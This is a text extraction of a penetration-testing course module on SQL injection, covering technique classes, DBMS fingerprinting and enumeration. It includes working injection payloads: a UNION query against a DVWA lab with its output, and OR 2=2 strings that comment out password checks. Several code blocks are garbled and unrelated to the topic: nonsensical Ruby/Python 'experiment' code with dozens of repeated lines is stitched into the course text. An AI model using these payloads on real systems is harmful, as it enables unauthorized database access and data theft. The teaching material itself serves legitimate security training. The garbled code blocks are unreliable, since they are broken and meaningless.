

Web Application Penetration Testing eXtreme

v2

SQL Injection

Section 01 | Module 07

© Caendra Inc. 2020
All Rights Reserved

Table of Contents

MODULE 07 | SQL INJECTION

7.1 SQL Injection: Introduction, Recap & More

7.2 Exploiting SQLi

7.3 Advanced SQLi Exploitation

Learning Objectives

By the end of this module, you should have a better understanding of:

- ✓ Basic understanding of SQL Injection vulnerabilities
- ✓ Advanced concept of exploiting SQLi's



SQL Injection

Introduction, Recap & More



7.1.1 Introduction

It was Christmas of 1998 when Jeff Forristal, aka Rain Forest Puppy (RFP), documented a new type of web application vulnerability, **SQL Injection**, which came wrapped in **volume 8, issue 54 of the Phrack Magazine**.

Initially, this was only related to Microsoft systems; however, it was quickly realized that the problem was much larger. It was this realization that gave birth to the simple exploitation scripts, automated tools and exploitation frameworks that we have today!

7.1.1 Introduction

SQL Injection attacks are so evolved that, surprisingly, their goal is not only to manipulate the database and gain access to the underlying OS, but also illicit DoS attacks, spread malware, phishing, etc.

In this module, we are going to lay the foundation for an advanced comprehension of what the SQL injection world offers. We'll analyze the most common DBMS and learn how to perform advanced attacks against them.

```
24 @param @param - the experiment title, default is "SQL Injection"
25 @param @param - an array of observations, in case of SQL Injection
26 @param @param - the control observation
27
28 def initialize(experiment, observations = [], control = nil)
29 @experiment = experiment
30 @observations = observations
31 @control = control
32 @candidates = observations + [control]
33 evaluate_candidates
34
35 freeze
36
37 experiment.context
38
39 experiment.name
40 experiment.title
41 experiment.description
42 experiment.version
43 experiment.created_at
44 experiment.updated_at
45 experiment.deleted_at
46 experiment.deleted
47 experiment.deleted_at
48 experiment.deleted_at
49 experiment.deleted_at
50 experiment.deleted_at
51 experiment.deleted_at
52 experiment.deleted_at
53 experiment.deleted_at
54 experiment.deleted_at
55 experiment.deleted_at
56 experiment.deleted_at
57 experiment.deleted_at
58 experiment.deleted_at
59 experiment.deleted_at
60 experiment.deleted_at
61 experiment.deleted_at
62 experiment.deleted_at
63 experiment.deleted_at
64 experiment.deleted_at
65 experiment.deleted_at
66 experiment.deleted_at
67 experiment.deleted_at
68 experiment.deleted_at
69 experiment.deleted_at
70 experiment.deleted_at
71 experiment.deleted_at
72 experiment.deleted_at
73 experiment.deleted_at
74 experiment.deleted_at
75 experiment.deleted_at
76 experiment.deleted_at
77 experiment.deleted_at
78 experiment.deleted_at
79 experiment.deleted_at
80 experiment.deleted_at
81 experiment.deleted_at
82 experiment.deleted_at
83 experiment.deleted_at
84 experiment.deleted_at
85 experiment.deleted_at
86 experiment.deleted_at
87 experiment.deleted_at
88 experiment.deleted_at
89 experiment.deleted_at
90 experiment.deleted_at
91 experiment.deleted_at
92 experiment.deleted_at
93 experiment.deleted_at
94 experiment.deleted_at
95 experiment.deleted_at
96 experiment.deleted_at
97 experiment.deleted_at
98 experiment.deleted_at
99 experiment.deleted_at
100 experiment.deleted_at
```


7.1.2 SQL Injection: Recap & More




SQL Injection is an attack against the original purpose a developer has chosen for a specific piece of SQL code. The idea is to alter the original **SQL query structure** by leveraging the syntax, **DBMS** and/or OS functionalities in order to perform malicious operations.

In this module, we will analyze three major **Relational Database Management Systems (RDBMS)** in use today:




7.1.2 SQL Injection: Recap & More

In order to understand the main differences between these different DBMS's, we have included the following table:

Feature			
OS	Windows, Linux, OS X, FreeBSD, Solaris	Windows	Windows, Linux, Solaris, HP-UX, OS X, z/OS, AIX
Richer programming environment	-	T-SQL	PL/SQL
Integrated tools and services	-	Reporting Services, Analysis Services, ...	Real Application Clusters, Data Warehousing, ...
Licensing	GPL Open Source	Proprietary	Proprietary

7.1.2 SQL Injection: Recap & More

As a way to support this module, we have created a special lab named **SQLi.test** where you can practice testing not only all the attack vectors but also, the sqli we have not covered.



Exploiting SQLi



7.2 Exploiting SQLi

In this chapter, we will cover key concepts about the technique classification that we are going to analyze during this module.

We will also see an analysis of the main methodologies which are useful in gathering information from the targeted environment.

```
43 # @param result - the experiment result as a dict
44 # @param observations - an array of Observations, in experiment
45 # @param control - the control observation
46
47 def skillsize(experiment, observations = [], control = null)
48   @experiment = experiment
49   @observations = observations
50   @control = control
51   @candidates = observations - [control]
52   evaluate_candidates
53
54   freeze
55
56   @context =
57     experiment.context
58
59     experiment_name
60     experiment.name
61   end
62
63   # @param result - the result a match between an experiment
64   def matched?
65     @experiment.result == result
66   end
67
68   @experiment.result == result
69 end
```


7.2.1 Techniques Classification

There is a great deal of literature containing different SQLi technique classifications. Most of these documented sources try to collect different exploitation techniques according to various parameters. These may include **the exploitation intent, the source of exploitation** or technical aspects about the **input attack**.



7.2.1 Techniques Classification

SQLi Classifications



7.2.1 Techniques Classification

In this module, the **SQLi Techniques Classification** is based on channels used during the reconnaissance process. These classes are: **INBAND**, **OUT-OF-BAND** and **INFERENCE**.

Let's briefly unpack what's the context of these three classes of attack look like.

7.2.1.1 Inband Attacks

Inband attacks leverage the same channel used to inject the SQL code.

This is the most common and straightforward attack scenario in which the result of the exploitation is included directly in the response from the vulnerable web application.


```
24 # Create a new experiment
25 def create_experiment():
26     # Create a new experiment
27     # Create a new experiment
28     # Create a new experiment
29     # Create a new experiment
30     # Create a new experiment
31     # Create a new experiment
32     # Create a new experiment
33     # Create a new experiment
34     # Create a new experiment
35     # Create a new experiment
36     # Create a new experiment
37     # Create a new experiment
38     # Create a new experiment
39     # Create a new experiment
40     # Create a new experiment
41     # Create a new experiment
42     # Create a new experiment
43     # Create a new experiment
44     # Create a new experiment
45     # Create a new experiment
46     # Create a new experiment
47     # Create a new experiment
48     # Create a new experiment
49     # Create a new experiment
50     # Create a new experiment
51     # Create a new experiment
52     # Create a new experiment
53     # Create a new experiment
54     # Create a new experiment
55     # Create a new experiment
56     # Create a new experiment
57     # Create a new experiment
58     # Create a new experiment
59     # Create a new experiment
60     # Create a new experiment
61     # Create a new experiment
62     # Create a new experiment
63     # Create a new experiment
64     # Create a new experiment
65     # Create a new experiment
66     # Create a new experiment
67     # Create a new experiment
68     # Create a new experiment
69     # Create a new experiment
70     # Create a new experiment
71     # Create a new experiment
72     # Create a new experiment
73     # Create a new experiment
74     # Create a new experiment
75     # Create a new experiment
76     # Create a new experiment
77     # Create a new experiment
78     # Create a new experiment
79     # Create a new experiment
80     # Create a new experiment
81     # Create a new experiment
82     # Create a new experiment
83     # Create a new experiment
84     # Create a new experiment
85     # Create a new experiment
86     # Create a new experiment
87     # Create a new experiment
88     # Create a new experiment
89     # Create a new experiment
90     # Create a new experiment
91     # Create a new experiment
92     # Create a new experiment
93     # Create a new experiment
94     # Create a new experiment
95     # Create a new experiment
96     # Create a new experiment
97     # Create a new experiment
98     # Create a new experiment
99     # Create a new experiment
100    # Create a new experiment
```



7.2.1.1 Inband Attacks

The most common techniques for this category are: **UNION-based** and **Error-based**.

```
user warning: Unknown column 'node_data_field_date.delta' in 'field list' query: SELECT DISTINCT(node.nid) AS nid, node.title AS node_title, node_data_field_date.field_date_value AS node_data_field_date_field_date_value, node_data_field_date.field_date_value2 AS node_data_field_date_field_date_value2, node_data_field_date.field_date_rrule AS node_data_field_date_field_date_rrule, node_data_field_date.delta AS node_data_field_date_delta, node.type AS node_type, node.vid AS node_vid, node.changed AS node_changed FROM drup_node node LEFT JOIN drup_content_field_date node_data_field_date ON node.vid = node_data_field_date.vid WHERE (node.status <> 0) AND ((DATE_FORMAT(CONVERT_TZ(node_data_field_date.field_date_value, 'UTC', 'America/Los_Angeles'), '%Y-%m') <= '2009-06' AND DATE_FORMAT(CONVERT_TZ(node_data_field_date.field_date_value2, 'UTC', 'America/Los_Angeles'), '%Y-%m') >= '2009-06')) ORDER BY node_changed ASC in /home2/pzzazzne/public_html/geronimo/sites/all/modules/views/includes/view.inc on line 735.
```



DVWA

Vulnerability: SQL Injection

User ID:

ID: %' or 0=0 union select null, version() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, version() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, version() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, version() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, version() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, version() #
First name:
Surname: 5.1.65-community-log

7.2.1.2 Out-of-Band Attacks

Contrary to **Inband** attacks, **Out-of-Band (OOB)** techniques use alternative channel(s) to extract data from the server. There are several choices in this classification, but these generally depend upon the back-end technologies implemented. Some of these include the following: HTTP(s) requests, DNS resolution, E-mail, File System

Exploiting a SQLi using **OOB** methods is particularly useful when all Inband techniques have failed because attempted vectors have been disabled, limited, or filtered. When the only option is to use Blind techniques (**Inference**), reducing the number of queries is a must!

7.2.1.2 Out-of-Band Attacks

HTTP Based OOB Exploitation

A simple example is an **HTTP based OOB technique** that sends the result of the SQL query by HTTP request, usually via GET, toward a hacker-controlled HTTP server (see below):



7.2.1.2 Out-of-Band Attacks

OOB Attacks, in stark contrast to both **Inband** and **Inference** techniques, are not very widespread because of the level of complexity involved.



7.2.1.3 Inference Attacks

The third technique is **Inference**, more commonly known as **Blind**. As the name itself suggests, this category is based upon inference techniques so that all methods that allow information extraction are based on a set of focused deductions.



7.2.1.3 Inference Attacks

Depending on the behavior of the observed vulnerability, there are several possible techniques to use; however, the most common are the following:



BOOLEAN-BASED




TIME-BASED

7.2.1.3 Inference Attacks

Boolean-Based

In **Boolean-based** blind techniques, the focus is on visible changes inside web server responses. For example, if the result of a query is not NULL, the server returns "*Great*", while "*Nooo*" otherwise:




7.2.1.3 Inference Attacks

Time-Based

Time-based techniques move the focus on delays:
"Delayed or not delayed, this is the question..."



For example, if the result of a query is as expected wait **15 seconds** before reply:



7.2.2 Gathering Information from the Environment

We have found a **valid** SQL Injection point, so now it's time to proceed with exploiting the injection flaw, but first we need to understand some basic fundamentals about our backend DBMS.

Let's discuss two techniques that are useful in performing information gathering; remember that fingerprinting techniques may vary under these two circumstances:



NON-BLIND



BLIND

7.2.2 Gathering Information from the Environment

Our goals are gathering information (***DBMS version, Databases structure and data***), ***Database Users*** and their ***privileges***.

Alright, let's get started.

```
def initialize(experiment, observations = [], control = [], candidates = [], evaluate_candidates = True):
    """Initialize the experiment with the given parameters.

    Parameters:
    - experiment: The experiment to be initialized.
    - observations: The observations to be initialized.
    - control: The control to be initialized.
    - candidates: The candidates to be initialized.
    - evaluate_candidates: Whether to evaluate the candidates.

    Returns:
    - The initialized experiment.
    """
    # Initialize the experiment's context
    def context:
        experiment.context
    end

    # Initialize the name of the experiment
    def experiment_name:
        experiment.name
    end

    # Initialize the result of the match between the experiment and the control
    def match:
        experiment.result
    end

    # Initialize the result of the match between the experiment and the control
    def result:
        experiment.result
    end
```



7.2.2.1 Identifying the DBMS

The first piece of necessary information we need is **what DBMS** version we are testing.

Without this information, we cannot adjust queries, specific to the context, and successfully proceed with the exploitation.

```
20 def __init__(self, uri):
21     self.uri = uri
22     self.conn = None
23     self.cursor = None
24     # Create a new experiment
25     # observations = an array of Observations, in this case
26     # control = the control observation
27
28     self.create_experiment(uri, observations, control)
29
30     # Create a new experiment
31     @experiment = experiment
32     @observations = observations
33     @control = control
34     @candidates = observations - [control]
35     evaluate_candidates
36
37     # Create a new experiment's context
38     # context = the context of the experiment
39
40     # Create the name of the experiment
41     def experiment_name
42         experiment.name
43     end
44
45     # Create the result a match between an experiment
46     def match
47         result = 1
48     end
49
50     # Create the result a match between an experiment
51     def result
52         result = 1
53     end
```


7.2.2.1.1 Error Codes Analysis

To detect the DBMS version, the most straightforward method consists of forcing the vulnerable application to return an error message. The more verbose the server errors are the better!


Let's see some examples.

Error!


Here's what you
did wrong...




7.2.2.1.2 Error Codes Analysis > MySQL



7.2.2.1.3 Error Codes Analysis > MSSQL Server




7.2.2.1.4 Error Codes Analysis > Oracle



7.2.2.1.5 Banner Grabbing

Sometimes, the error code analysis doesn't return many details, like the exact version and patch level; however, it does return the database name.

Obviously, obtaining any of this information can still help in determining if the DBMS has some well-known flaws.



7.2.2.1.5 Banner Grabbing

The best way to identify the DBMS is by leveraging the **NON-Blind** scenario. Every DBMS implements specific functions that return the current version, so retrieving that value is straightforward.

DBMS	Functions
MySQL	<code>@@VERSION</code> <code>@@GLOBAL.VERSION</code> <code>VERSION()</code>
MS SQL	<code>@@VERSION</code>
Oracle	<code>version FROM v\$instance</code> <code>banner FROM V\$VERSION WHERE banner LIKE 'oracle%'</code> <code>banner FROM GV\$VERSION WHERE banner LIKE 'oracle%'</code>



7.2.2.1.6 Educated Guessing

The approach is different if we are facing a **BLIND** scenario. In this case, we can execute **Educated Guessing** of what's behind the injection point. To do this, there are many observation methods.

Let's see some examples.



7.2.2.1.7 Educated Guessing > String Concatenation

Each DBMS handles **strings** differently, making the way which **String Concatenation** is handled even more interesting. We can infer the DBMS version by observing the replies to different concatenation syntaxes, as we can see below:

DBMS	Concatenation statements	Result
MySQL	'Concat' 'enation' CONCAT('Concat','enation')	
MS SQL	'some'+'enation' CONCAT('Concat','enation') [from v2012]	'Concatenation'
Oracle	'Concat' 'enation' CONCAT('Concat', 'enation')	



7.2.2.1.8 Educated Guessing > Numeric Functions

Likewise, if the injection point is evaluated as a **number**, we can perform the same approach, but with **Numeric Functions**.

DBMS	Numeric functions	Result
<u>MySQL</u>	CONNECTION_ID() LAST_INSERT_ID() ROW_COUNT() ...	All functions return an INTEGER NUMBER in the respective database while generate ERROR on all others
<u>MS SQL</u>	@@PACK_RECEIVED @@ROWCOUNT @@TRANCOUNT ...	
<u>Oracle</u>	BITAND(0,1) BIN_TO_NUM(1) TO_NUMBER(1231) ...	

<http://dev.mysql.com/doc/refman/5.0/en/information-functions.html>
[http://technet.microsoft.com/en-us/library/ms187786\(v=sql.110\).asp](http://technet.microsoft.com/en-us/library/ms187786(v=sql.110).asp)
<http://www.techonthenet.com/oracle/functions/>



7.2.2.1.9 Educated Guessing > SQL Dialect

Numbers and **Strings** are just a start. We can use anything that assists us in inferring which DBMS is used.

So, we can either use **Date and Time Functions** (see **NOW()+0** in **MySQL**) or specific **Miscellaneous DBMS Functions** (see **UID** in **Oracle**). Obviously, we have many more options.



7.2.2.1.9 Educated Guessing > SQL Dialect

Other interesting assumptions can be reached by observing how **comments** are handled. Let's look at the following MySQL comments syntax: there are 3 (official) comment styles plus one (unofficial):

Syntax	Example
# Hash	SELECT * FROM Employers where username = ' ' OR 2=2 # ' AND password = '';
/* C-style	SELECT * FROM Employers where username = ' ' OR 2=2 /* ' AND password = '*/';
-- SQL	SELECT * FROM Employers where username = ' ' OR 2=2 -- ' AND password = '';
;%00 NULL byte	SELECT * FROM Employers where username = ' ' OR 2=2; [NULL] ' AND password = '';

<https://dev.mysql.com/doc/refman/8.0/en/comments.html>



7.2.2.1.9 Educated Guessing > SQL Dialect

If we look closer to the specifications, we'll see that **MySQL** provides a variant to **C-style comments**:

/*! MySQL-specific code */

This is not only a useful way to make portable code, but also a great **obfuscator** technique!



7.2.2.1.9 Educated Guessing > SQL Dialect

For example, the content of the following comment will be executed only by servers from **MySQL 5.5.30** or higher:

```
SELECT 1 /*!50530 + 1 */
```

So, depending on the version, we'll receive a result of either **1** or **2**.



7.2.2.2 Enumerating the DBMS Content

Sometimes, our victim host may contain both multiple databases and store a great deal of useful information. In these situations, it's crucial for us not only to be organized, but also know how to gather information from the tested environment.

From a pentester's point of view, the smartest way to begin is by enumerating the list of database schemas proceeded by tables, column and users. Using this technique, it's much easier to both detect relevant information, and it's considerably faster than the extraction process.

7.2.2.2 Enumerating the DBMS Content

Let's next look at how our three baseline DBMS's manage data and users.

We'll see how to enumerate **the list of all schemas**, the related **tables**, **columns**, **users** and **privileges** by showing some key queries and techniques.

```
20 def enumerate_schemas(db):
21     """Enumerate the schemas in the database"""
22     # Create a cursor
23     cursor = db.cursor()
24     # Execute the query to get the list of schemas
25     query = "SHOW SCHEMAS"
26     cursor.execute(query)
27     # Get the results
28     schemas = cursor.fetchall()
29     # Return the list of schemas
30     return schemas
31
32 def enumerate_tables(db, schema):
33     """Enumerate the tables in the database"""
34     # Create a cursor
35     cursor = db.cursor()
36     # Execute the query to get the list of tables
37     query = "SHOW TABLES"
38     cursor.execute(query)
39     # Get the results
40     tables = cursor.fetchall()
41     # Return the list of tables
42     return tables
43
44 def enumerate_columns(db, schema, table):
45     """Enumerate the columns in the database"""
46     # Create a cursor
47     cursor = db.cursor()
48     # Execute the query to get the list of columns
49     query = "DESCRIBE %s.%s" % (schema, table)
50     cursor.execute(query)
51     # Get the results
52     columns = cursor.fetchall()
53     # Return the list of columns
54     return columns
55
56 def enumerate_users(db):
57     """Enumerate the users in the database"""
58     # Create a cursor
59     cursor = db.cursor()
60     # Execute the query to get the list of users
